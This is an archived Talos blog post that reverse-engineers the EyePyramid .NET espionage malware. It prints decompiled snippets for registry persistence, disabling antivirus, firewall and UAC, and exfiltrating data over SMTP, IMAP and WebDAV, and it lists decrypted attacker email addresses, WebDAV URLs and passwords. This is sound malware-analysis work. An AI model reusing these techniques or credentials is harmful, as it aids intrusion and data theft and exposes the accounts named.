EyePyramid: An Archaeological Journey

By Paul Rascagneres

Published: 2017-01-30 · Archived: 2026-04-05 18:20:25 UTC

Monday, January 30, 2017 14:40

This post authored by Mariano Graziano and Paul Rascagneres

Summary

The last few days a malware sample named EyePyramid has received considerable attention, especially in Italy. The Italian police have arrested two suspects and also published a preliminary report of the investigation. This malware is notable due to the targeting of Italian celebrities and politicians.

We conducted our analysis on one of the first public samples attributed to EyePyramid. Sources in the security community have described this malware campaign as unsophisticated, and the malware samples involved as uninteresting. However Talos was intrigued to determine just how EyePyramid managed to stay hidden under-the-radar for years.

Preliminary Analysis

The sample is written in .Net and it is heavily obfuscated. Although at first sight we can also extract some interesting strings which are useful for possible ClamAV or Yara signatures. The author paid attention to hide the core functionalities by using either known .Net obfuscators or cryptography to hide crucial information such as URLs, email addresses and credentials.

Generally speaking, reversing .Net applications is not a difficult task because it is possible to decompile the binary. There are many tools do it such as ILSpy, dotPeek, etc. We first tried decompiling the sample with ILSpy but the obfuscation was heavy and all over the place. As a result the ILSpy output was not very useful and we had problems identifying the entry point of the application. The sample cannot be debugged, and it does not run inside virtual machines due to several and sometimes trivial (but effective) anti-debugging and anti-vm checks.

Dissection

To effectively analyze EyePyramid we needed to defeat the obfuscation. We first tried to use de4dot for the deobfuscation and it detected two different known obfuscators namely 'Dotfuscator' and and 'Skater .NET'. From this point on, we refer to a 'cleaner' version of the sample. Keep in mind, however, that the malware is still obfuscated and the decompiler still fails for some routines.

The sample starts with some initialization code for the license keys and the certificates. Then, there is some code to achieve persistence using the CurrentVersion\Run and CurrentVersion\RunOnce registry keys. Moreover, there

are checks to ensure the malware has Administrator privileges, and for the system uptime via a Windows Management Instrumentation (WMI) query to LastBootUpTime.

Regarding the persistence, we can observe the operation in which the registry key is set below:

```
num2 = 17;
tgDnUXuE20YG1xvrTe6tFTCcZ0xvrTe6tFTCcZ2BUNCUYASfBBCAGPxtJ6XSvNwA.Computer.Registry.SetValue("HKEY_LOCAL_MACHINE\
  \Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce", Path.GetFileNameWithoutExtension(text), text);
```

The next step is to check and 'fix' the security descriptors of many folders via 'cacls.exe'. Specifically, this code is interested in the Windows Firewall and a long list of possible antivirus software (among them also 'ClamAV for Windows'). To find these programs the malware looks in typical locations such as ProgramFiles, ProgramFiles (x86), etc. You can see from the picture below 'cacls.exe' and part of the security products list:

```
// Token: 0x04000016 RID: 22
public const string TKZDdzlpkTeR0TKZDdzlpkTeRDmBwZenL0X2C3Ap7OenN91EdyyAp7OenN91EdyA = "cacls.exe ";

// Token: 0x04000017 RID: 23
public static string umizoMaAFAca9umizoMaAFAca38EQLS8XoScBD0DaYPblMoq9wXADaYPblMoq9wA = " /t /e /c /r \"" +
  Environment.UserName + "\"";

// Token: 0x04000018 RID: 24
public const string SMeOSyDySap9BXJN4cZ2yK8OUAXJN4cZ2yK8OU0d9URVMn9X7o6AZ6YWLacBvKJA = " /t /e /c /g administrators:f";

// Token: 0x04000019 RID: 25
public const string string_3 = " /t /e /c /g users:f";

// Token: 0x0400001A RID: 26
public const string Z6YWLacBvKJ0Cgb2quMfzrJUgAkvhYuxozTVfa0kvhYuxozTVfaAPOCG0lGB5UEA = " /t /e /c /g system:f";

// Token: 0x0400001B RID: 27
public const string ely5W0f2GPSM5aEV5l5cFUA0AEfZqXu1nGsbnIAfZqXu1nGsbnIAV1frBpJ3uBMA = " /t /e /c /d system";

// Token: 0x0400001C RID: 28
public const string RMiZ1R83Wmrq6RMiZ1R83WmrqEnqQHmDrG2MiVAr9YycRiHTvXOAr9YycRiHTvXA = " /t /e /c /d users";

// Token: 0x0400001D RID: 29
public const string MA9z41GEtgxW4Rwo3Se4FiF5QERwo3Se4FiF5QAjRKPfSo2Vqh5Aely5W0f2GPSA = " /t /e /c /d administrators";

// Token: 0x0400001E RID: 30
public static string uP7R7CCI1HXt8JGj8rAv5EF5YENDIqiCl5eSrSANDIqiCl5eSrSAm3ZBZAWIqRSA = " /t /e /c /d \"" +
  Environment.UserName + "\"";

// Token: 0x0400001F RID: 31
public static string[] vlI4kmi2Yy1T2HDaRXaOr0am5DLZSWh8ErR7NAALZSWh8ErR7NAAn0PqPax2d6RA = new string[]
{
    "\\Ad-Aware Antivirus",
    "\\Alice Total Security",
    "\\AhnLab",
    "\\Alwil Software",
    "\\Ashampoo",
    "\\AVAST Software",
    "\\AVG",
    "\\avira",
    "\\bitdefender",
    "\\BullGuard Ltd",
    "\\CA",
    "\\CCleaner",
    "\\ClamWin",
    "\\ClamAV for Windows",
```

In the next picture we can see how the malware creates an exception rule for itself, adding several new entries to the firewall policy ruleset:

```
        return;
      }
      string text = path + ":*:Enabled:" + CultureInfo.CurrentCulture.TextInfo.ToTitleCase(Path.GetFileNameWithoutExtension
        (path));
      string text2 = "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\
        \StandardProfile\\AuthorizedApplications\\List";

    D9YCeXeG0UtH4H6UHQ6oHP2EaGH6UHQ6oHP2Ea0rbNdJXH4d1ZDAnveJ8664yEaA.PFdgg1NPJaoK2k5s0bSsDX9OzHg2T4l1vDulpH0g2T4l1vDulpHAZXwSLp1
RrKkA(ref text2, ref path, ref text);
      text2 = "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\DomainProfile\
        \AuthorizedApplications\\List";

    D9YCeXeG0UtH4H6UHQ6oHP2EaGH6UHQ6oHP2Ea0rbNdJXH4d1ZDAnveJ8664yEaA.PFdgg1NPJaoK2k5s0bSsDX9OzHg2T4l1vDulpH0g2T4l1vDulpHAZXwSLp1
RrKkA(ref text2, ref path, ref text);
    }

    // Token: 0x060003D9 RID: 985 RVA: 0x00031AA8 File Offset: 0x0002FCA8
    public static void UgOsmZjbw87u6UgOsmZjbw87uBk7tDKLZOllfFAQU6I9wjO0KUYAQU6I9wjO0KUA(ref string path)
    {
      string text = "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\
        \StandardProfile\\AuthorizedApplications\\List";

    D9YCeXeG0UtH4H6UHQ6oHP2EaGH6UHQ6oHP2Ea0rbNdJXH4d1ZDAnveJ8664yEaA.pB5Uv3mLMof89pB5Uv3mLMof8GN1lo1VV8aPuP0TzGWU3f8xz2iATzGWU3f
8xz2A(ref text, ref path);
      text = "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\DomainProfile\
        \AuthorizedApplications\\List";
```

The program also spawns threads and executes commands and executables (e.g., via ProcessStart or InteractionShell functions). For instance, it creates a registry key named 'default.reg' and it is added to the registry by directly invoking the regedit command. Regarding executables, we have instead 'ghk.exe' and 'stkr.exe' that are executed and other resources downloaded from the web.

Another interesting spawned thread is the one for checking the User Account Control (UAC) via the registry key 'EnableLUA' and disabling it through the control panel. UAC is an additional layer of security introduced by Microsoft from Windows Vista to notify the users about changes in the computer. In case of this and other changes, the system needs a reboot so all the modifications are effective and this is the goal of the function containing the 'shutdown' command. See below:

```
    (tgDnUXuE20YG1xvrTe6tFTCcZ0xvrTe6tFTCcZ2BUNCUYASfBBCAGPxtJ6XSvNwA.Computer.Registry.GetValue("HKEY_LOCAL_MACHINE\
    \SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "EnableLUA", 1));
```

```
    // Token: 0x06000051 RID: 81 RVA: 0x000041ED File Offset: 0x000023ED
    public static void smethod_3()
    {
        Interaction.Shell("shutdown /r /f /t 0", AppWinStyle.Hide, true, -1);
    }
```


It is worth also a mention the programs added to 'DisallowRun', and here we noticed a particular interest for Avast antivirus. This key contains a list of applications that cannot run on the system.


When programs are executed by the agent, often they are launched with a command line parameter ('-w'). Generally speaking, this sample really pays attention to disable all possible security software and security checks. Additionally, it creates rules to make its execution smoother whenever it is possible.

Encryption

As we already said the sample is still obfuscated and it massively adopts cryptography. As reported by other sources, the strings are encrypted with 3DES. Here we report how the key is generated and the overall structure

for the encryption phase. The key is an array of 16 booleans at the beginning all set to false. The key is initialized in the the steps listed in the table below. The result of every step is a boolean value (true/false).


CHECK 0 Debugger is attached
CHECK 1 Check if a binary exists in the 'System' folder named as member 0 from one of the three lists
CHECK 2 if the sample ends with 'exe'
CHECK 3 if the sample is under 'CurrentVersion/Run' registry key (persistence)
CHECK 4 if the executable path starts with the Desktop path
CHECK 5 if the executable path starts with the personal path — SpecialFolder(Personal)
CHECK 6 if the executable path starts with the System path
CHECK 7 if in temporary directory. Combine (getparent(LocalApplicationData),GetParent(Temp.Name())
CHECK 8 Compare(process_start_time, last_write_time + 2 min) < 0 & ! (the executable is under the 'Run' registry key)
CHECK 9 Compare(process_start_time, explorer_start_time + 2 min) < 0 & (the binary isunder Run registry key)
CHECK 10 If the binary path ends with '.tmp'
.tmp
CHECK 11 !(win32_computersystemproduct["name"] contains 'virtual') & Compare(Now,Now + AddDays(versionInfo.FileBuildPart)(*)
CHECK 12 if the executable without extensions is contained in a list of possible names



(*) These checks are more complex. Please refer to the decompiled version of the binary for a more exhaustive description.

As a consequence, the key is dependent on the environment in which the sample is run. This sample was configured to run in three different environments. In order to allow this, the decryption function is called with three string arguments, which correspond to the same string encrypted with three different keys (one for each possible environment). The function will first try to decrypt the first string with the 16-bit based environment key, with the 14th and 15th bytes set to false. If this decryption process does not return a valid string, it will try to decrypt the second string with the same key, and finally, if this does not work either, it will try to decrypt the last string with the whole 16 bit key, including the last two checks.

The encryption is performed according to the pseudocode below:

```
array = init_key()
sarray = serializekey(array)
key = md5(sarray)
iv = sha256(sarray)
3des(data, key, iv)
```

where init_key() are the the checks from 0 to 13 or from 0 to 15. Given the low entropy of the possible keys, we could bruteforce the encryption keys for the three different running environments. In all the cases the decryption produced the same exact set of strings:

```
 0-> http://www.webalice.it/amedeo.sciacca
 1-> ftp://ftp.webalice.it
 2-> mariangelatreglia@libero.it
 3-> recuperofile
 4-> caccoletta
 5-> amedeo.sciacca
 6-> https://dav.box.com/dav
 7-> https://my.powerfolder.com/webdav
 8-> U>qda.9J
 9-> almeria.recupero@gmail.com
10-> https://webdav.4shared.com
11-> cadiz.recupero@gmail.com
12-> Z.=5i83L
13-> 8a3r@P$3
14-> https://dav.box.com/dav
15-> avv.angelonimilano@tiscali.it
16-> https://webdav.hidrive.strato.com/users/oncole3991
17-> MN600-D8102F401003102110C5114F1F18-0E8C
18-> l4yr@-g8
19-> gCuS*<H2
20-> oncole3991
```

Throughout the code, the checks are also used as anti-vm in combination with others.

Among the others, it is worth mentioning a check for the 'Totalsize' of the drive. If this is less than 46.5 GB and the operating system is Windows XP, this is not a valid environment. This is a clever way to detect sandbox environments because generally they use a small hard drive and an old version of the Windows operating system.

Network Behavior

By running the sample on a VM and sniffing the network traffic we noticed some requests to known websites. At a first sight, this looks like a method to check if the connection is available but in this case the goal is different as you can see below:

```
// Token: 0x06000621 RID: 1569 RVA: 0x000470D0 File Offset: 0x000452D0
public static DateTime 11UOX0s9ZvFKCSWxkkoNy1WYb7uq2RtPZyp4bsAuq2RtPZyp4bsAqJQ8CCY9e39A()
{
    DateTime result;
    try
    {
        string[] array = new string[]
        {
            "amazon",
            "aol",
            "ask",
            "bing",
            "facebook",
            "google",
            "live",
            "yahoo",
            "msn",
            "twitter",
            "youtube"
        };
        string requestUriString = "http://www." + array
          [KxKfhueugMT4BOIxLXCQAuZlNCOIxLXCQAuZlNAlmU3kAIojYQ0Ag5rmtb6o26PA.OMy5lCMYUgM441h1QtOCZIFrO31h1QtOCZIFrO0t9o7CCvlVqi
          1AxVBD1nlltPXA.Next(0, array.Length)] + ".com";
        WebRequest webRequest = WebRequest.Create(requestUriString);
        HttpWebResponse httpWebResponse = (HttpWebResponse)webRequest.GetResponse();
        httpWebResponse.Close();
        result = DateTime.Parse(httpWebResponse.Headers["Date"]);
    }
```

The code randomly picks one domain and contacts it. Then it checks the header for the field 'Date'. This field is

used to compute the difference the with current date and see if the delta is less than 60 min.

Another interesting point is related to the way in which the domains are rotated. This is not a real a domain generation algorithm (DGA), because the domains are not generated on the fly. This is simply how the agent gets the required information. This works in the following way:

switch((DateAndTime.Now.Month - 1) % 3):
0: geturl[0]
1: geturl[1]
2: geturl[2]

where geturl looks like:

geturl:
return new string{
way_0(),
way_1(),
way_2()}

```
// Token: 0x060003E9 RID: 1001 RVA: 0x00034DF8 File Offset: 0x00032FF8
public static string IeTlLOkpn6e47NbsSBcZpoibNGNbsSBcZpoibN1mSd9uOi0cIy0AiOjrmzr18s6A()
{
    switch (checked(DateAndTime.Now.Month - 1) % 3)
    {
    case 0:
        return
          kPd9dIhVtgaB8PtsXe4PhiGypF1DUbQIFh3q7611DUbQIFh3q76AsixwI4yVHSgA.xRRBO9gsS6CUCFtRXrxb36jb6GKEbcxZm4XIY01KEbcxZm4XIY0
          Aoi5w3LKtjs6A()[0];
    case 1:
        return
          kPd9dIhVtgaB8PtsXe4PhiGypF1DUbQIFh3q7611DUbQIFh3q76AsixwI4yVHSgA.xRRBO9gsS6CUCFtRXrxb36jb6GKEbcxZm4XIY01KEbcxZm4XIY0
          Aoi5w3LKtjs6A()[1];
    default:
        return
          kPd9dIhVtgaB8PtsXe4PhiGypF1DUbQIFh3q7611DUbQIFh3q76AsixwI4yVHSgA.xRRBO9gsS6CUCFtRXrxb36jb6GKEbcxZm4XIY01KEbcxZm4XIY0
          Aoi5w3LKtjs6A()[2];
    }
}
```

In this image you can observe the behavior described above. Interestingly, the same approach is used for URLs and other critical information such as email addresses, passwords etc. Throughout the code there are three different implementations to get a different kind of information. We stress the point that the domains are not generated on the fly but are chosen among a list of candidates.

Exfiltration

The exfiltration is done mainly via email and partially via WebDAV and HTTP. Regarding emails, they are sent via SMTP protocol and the data is exfiltrated as attachment. The message is then uploaded to the IMAP server in a specific folder ("inbox" on the third picture).The protocol choice depends on a flag passed as a parameter to the function dealing with the email messages. These attachments can be either encrypted or in clear. The encryption is once again based on 3DES. For instance, this is part of the code related to the SMTP protocol, the second image contains IMAP servers while the third picture contains IMAP code:

```
{
    Smtp smtp = new Smtp();
    SmtpServer smtpServer =
      BuQBuiYE4JT93BuQBuiYE4JT93xNiX0VjSHuso1sjecV4sShUF6AsjecV4sShUFA.XWNHSpwWX3XG2iyUAoe8i22wXAmJYiyEOiSFBoAmJYiyEOi
      SFBoA7n2160iWfEcA();
    string[] array =
      TYEt1NUExKg57NsrbVyfEdtTA4NsrbVyfEdtTAApLNJcmSRPV1fAthxATMHSL3QA.thxATMHSL3QZ878YLQ8yFZ2NC4CVQRxMpFwFqVACVQRxMpF
      wFqVAwxim78RSpDjA(ref ljPqO3sSiUHt1o1vYEGvTt2wBAo1vYEGvTt2wBA1XaGx31fhedSA6TmxogVf4DcA, bool_1);
    smtpServer.Name = array[1];
    smtp.SmtpServers.Add(smtpServer);
```

```
if (Operators.CompareString(imaporpopaddress, "imap-mail.outlook.com", false) != 0)
{
    if (Operators.CompareString(imaporpopaddress, "imap.gmail.com", false) != 0)
    {
        if (Operators.CompareString(imaporpopaddress, "imap.gmx.com", false) != 0)
        {
            if (Operators.CompareString(imaporpopaddress, "imap.interfree.it", false) != 0)
            {
                if (Operators.CompareString(imaporpopaddress, "imap.mail.ru", false) != 0)
                {
                    if (Operators.CompareString(imaporpopaddress, "imap.mail.yahoo.com", false) != 0)
                    {
                        if (Operators.CompareString(imaporpopaddress, "imap.tiscali.it", false) != 0)
                        {
                            if (Operators.CompareString(imaporpopaddress, "mail.katamail.com", false) != 0)
                            {
                                if (Operators.CompareString(imaporpopaddress, "mail.live.com", false) != 0)
                                {
                                    if (Operators.CompareString(imaporpopaddress, "mail.supereva.it", false) != 0)
                                    {
                                        if (Operators.CompareString(imaporpopaddress, "popmail.libero.it", false) !
                                = 0)
                                        {
                                            if (Operators.CompareString(imaporpopaddress, "www.tim.it", false) !=
                                0)
                                            {
                                                return new SmtpServer(imaporpopaddress, username, password)
```

```
        string[] array =
          TYEt1NUExKg57NsrbVyfEdtTA4NsrbVyfEdtTAApLNJcmSRPV1fAthxATMHSL3QA.thxATMHSL3QZ878YLQ8yFZ2NC4CVQRxMpFwFqVACVQRxMpF
          wFqVAwxim78RSpDjA(ref y3kXmWRcvECM1uAGCc5ccfQxfAuAGCc5ccfQxfAJVbZftVPTOYIANoRdoVKRJyhA,
          NoRdoVKRJyhC2mIRyIHwdWasqAhdb17Vsdu807Ahdb17Vsdu807AX55OrHNRs7mA);
        string serverName = array[1].Replace("smtp.", "imap.");
        imap.Connect(serverName, 993);
        Certificate server = imap.SslCertificates.Server;
        X509Certificate asX509Certificate = server.AsX509Certificate;
        if (GClass0.TxuLtXZtl9Ba2gRb4DJY4w8cD1cmmm2XM5eLX71cmmm2XM5eLX7AcEk6nJtuRK5A(ref asX509Certificate))
        {
            imap.Login(array[2], array[3], AuthenticationMethods.Auto,
              AuthenticationOptions.DisableSimpleMethodAfterSecure, null);
            rOPluiGb7TH80rOPluiGb7TH8A4Gt5BWzOK2WQA9C6914pPked5A9C6914pPkedA.From.Email = array[0];
            rOPluiGb7TH80rOPluiGb7TH8A4Gt5BWzOK2WQA9C6914pPked5A9C6914pPkedA.To.Add(array[0]);
            rOPluiGb7TH80rOPluiGb7TH8A4Gt5BWzOK2WQA9C6914pPked5A9C6914pPkedA.Headers.Add("Received", "from " +
              U6uqZDXex69a7PSRYORiedIwrDPSRYORiedIwr0QvvGrDOSRHXWAsF4xxoETLUiA.jS0Dvk5ZG3R94nnguuKSagfQ3EnnguuKSagfQ30AFBF
              07fmrFmkA4bpKWKVmjoTA(0) + "; " + rOPluiGb7TH80rOPluiGb7TH8A4Gt5BWzOK2WQA9C6914pPked5A9C6914pPkedA.Headers
              ["Date"], false);
            try
            {
                imap.UploadMessage(rOPluiGb7TH80rOPluiGb7TH8A4Gt5BWzOK2WQA9C6914pPked5A9C6914pPkedA, "inbox");
                try
                {
                    imap.Disconnect();
                }
                catch (Exception expr_15F)
```

WebDAV support is present in the code and it is used for uploading data and to fetch files. We also decrypted WebDAV credentials used during this operation. The code invokes different WebDav methods. In the picture below we can observe the code for 'SEARCH':

```
public static List<string> S7wjWbPaDj8V3S7wjWbPaDj8V7idT2lNgNPIf70dZs7tbWNosVSAdZs7tbWNosVA(ref string string_0, ref string username, re
  string password)
{
    List<string> list = new List<string>();
    List<string> result;
    try
    {
        string s = "<?xml version=\"1.0\"?><D:searchrequest xmlns:D = \"DAV:\" ><D:sql>SELECT \"dav:href\" FROM scope('hierarchical
          traversal of \"" + string_0 + "\" ')</D:sql></D:searchrequest>";
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string_0);
        httpWebRequest.Credentials = new NetworkCredential(username, password);
        httpWebRequest.Method = "SEARCH";
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        httpWebRequest.ContentLength = (long)bytes.Length;
```

The sample interacts with Command and Control servers and can download additional files. This C&C communication is authenticated with a username and password. After authentication, the agent downloads the resource and writes it to the disk in encrypted form. Next, the file is read and decrypted, with the decryption key being used as the temporary filename. Finally, the file is deleted.

It is also interesting how the sample retrieves the IP address of 'libero.it', a well-known italian webportal:

As you can see from the snippets of code above, the IP address is extracted directly from the cookie. This IP is added to a list of possible IP addresses to use and it is also used to generated an index later to pick a value from an array.The purpose of obtaining this IP is not completely clear from analyzing the code. Unfortunately some of the functions involved do not have any reference, so it appears as if they are never invoked.

Other Supports

Additionally in the code there is also support for Active Directory and LDAP. The code concerning Active Directory lists the administrative members of the domains and it checks if the current user is in this list. Another method adds the current user to the domain administrators. Regarding LDAP, the code is not referenced by any function, and it is probably used in more recent versions of this agent, however, logically it is similar to the Active Directory one.

During our analysis we have isolated another sample which was not publically related to this campaign. This sample and possibly one other are on 'malwr.com'. Unfortunately, at the time of publication malwr.com is down for maintenance and google did not cache either of the two analyses. See:https://www.google.com/search?q=%22uaccheckbox%22

Conclusion

Although it is true the authors made some trivial mistakes, throughout this post we have observed efforts to cover the vital information of this operation and an agent able to subvert the entire operating system security. Additionally, this sample is not stealthy for all the operations it performs but it has been undetected for years and is reported to have exfiltrated vast amounts of data. In this post, Talos dissected some interesting parts of this agent and provided detailed information on how it bypasses dynamic analysis environments and disarms the operating system security.

The authors would like to thank the research community for sharing the hashes and 'hackbunny' for the support and information sharing.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS orWSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection ofIPS andNGFW have up-to-date signatures to detect malicious network activity by threat actors.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella prevents DNS resolution of the domains associated with malicious activity.

References

http://www.tribupress.it/_/wp-content/uploads/2017/01/ORDINANZA-DI-CUSTODIA-CAUTELARE-OCCHIONERO.pdf

https://securelist.com/blog/incidents/77098/the-eyepyramid-attacks/
